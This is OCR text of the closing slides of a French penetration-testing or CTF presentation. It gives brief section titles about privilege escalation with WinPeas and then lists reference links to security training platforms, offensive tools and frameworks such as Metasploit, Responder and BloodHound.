
04 – Machine “Stagiaire”

Récupération d’anciennes données

04 – Machine “Stagiaire”

Devenir Administrateur Local

Outil de reconnaissance : WinPeas



MERCI

@zeecka_

Références

- Zeecka - https://www.zeecka.fr/ 🇫🇷
- Aperi'Kube - https://www.aperikube.fr/ 🇫🇷
- Aperi'Solve - https://www.aperisolve.fr/ 🇫🇷

- PayloadAllTheThings - https://github.com/swisskyrepo/PayloadsAllTheThings/ 🇫🇷

Références

- Root-Me - https://www.root-me.org/ 🇫🇷
- Hack The Box - https://www.hackthebox.com/
- Try Hack Me - https://www.tryhackme.com/
- Kali Linux - https://www.kali.org/
- Parrot OS - https://www.parrotsec.org/
- BlackArch Linux - https://blackarch.org/
- Hacktricks - https://book.hacktricks.xyz/
- Winpeas - https://github.com/carlospolop/PEASS-ng/

Références

- CTFtime.org - https://ctftime.org/
- Referentiel PASSI - https://www.ssi.gouv.fr/uploads/2014/12/PASSI_referentiel-exigences_v2.1.pdf 🇫🇷
- Notation CVSS 3.1 - https://www.first.org/cvss/calculator/3.1
- Discord OSINT FR - https://discord.com/invite/dWY9sWFKYD 🇫🇷
- Shodan - https://www.shodan.io/

Références

- Google Hacking DB - https://www.exploit-db.com/google-hacking-database
- CRT.sh - https://crt.sh/
- WayBackMachine - https://archive.org/web/
- NIST (CVE) - https://nvd.nist.gov/search
- Exploit DB - https://www.exploit-db.com/
- Scanner Nessus - https://www.tenable.com/products/nessus

Références

- Metasploit Framework - https://www.offensive-security.com/metasploit-unleashed/
- Cobalt Strike - https://www.cobaltstrike.com/
- Wordlists "SecLists" - https://github.com/danielmiessler/SecLists
- Entrainement Injection SQL - https://dojo-yeswehack.com/SQL-Injection/Theory 🇫🇷
- Burp Web Security Academy - https://portswigger.net/web-security

Références

- Carte Wifi Alpha (compatible aircrack) - https://www.alfa.com.tw/products/awus036h
- Bettercap (MITM Wifi) - https://www.bettercap.org/
- LLMNR poisoning avec responder.py - https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/
- CrackMapExec (CME) "Getting Started" - https://mpgn.gitbook.io/crackmapexec/getting-started/ 🇫🇷

Références

- BloodHound - https://bloodhound.readthedocs.io/
- Photorec - https://www.cgsecurity.org/wiki/PhotoRec
- PortSwigger Burp Suite - https://portswigger.net/burp

Les outils non abordés dans la table de références sont disponibles sur GitHub et pour la majorité d'entre eux packagés dans les repository des distributions Kali Linux, Parrot Security et BlackArch Linux.

Divers

- Code Snippet - https://carbon.now.sh/
- OS - ArchLinux (repo BlackArch + AUR)
- Shell - ZSH (OhMyZsh - PowerLevel10k + Plugins)
- Theme des slides - https://slidesgo.com/theme/tech-startup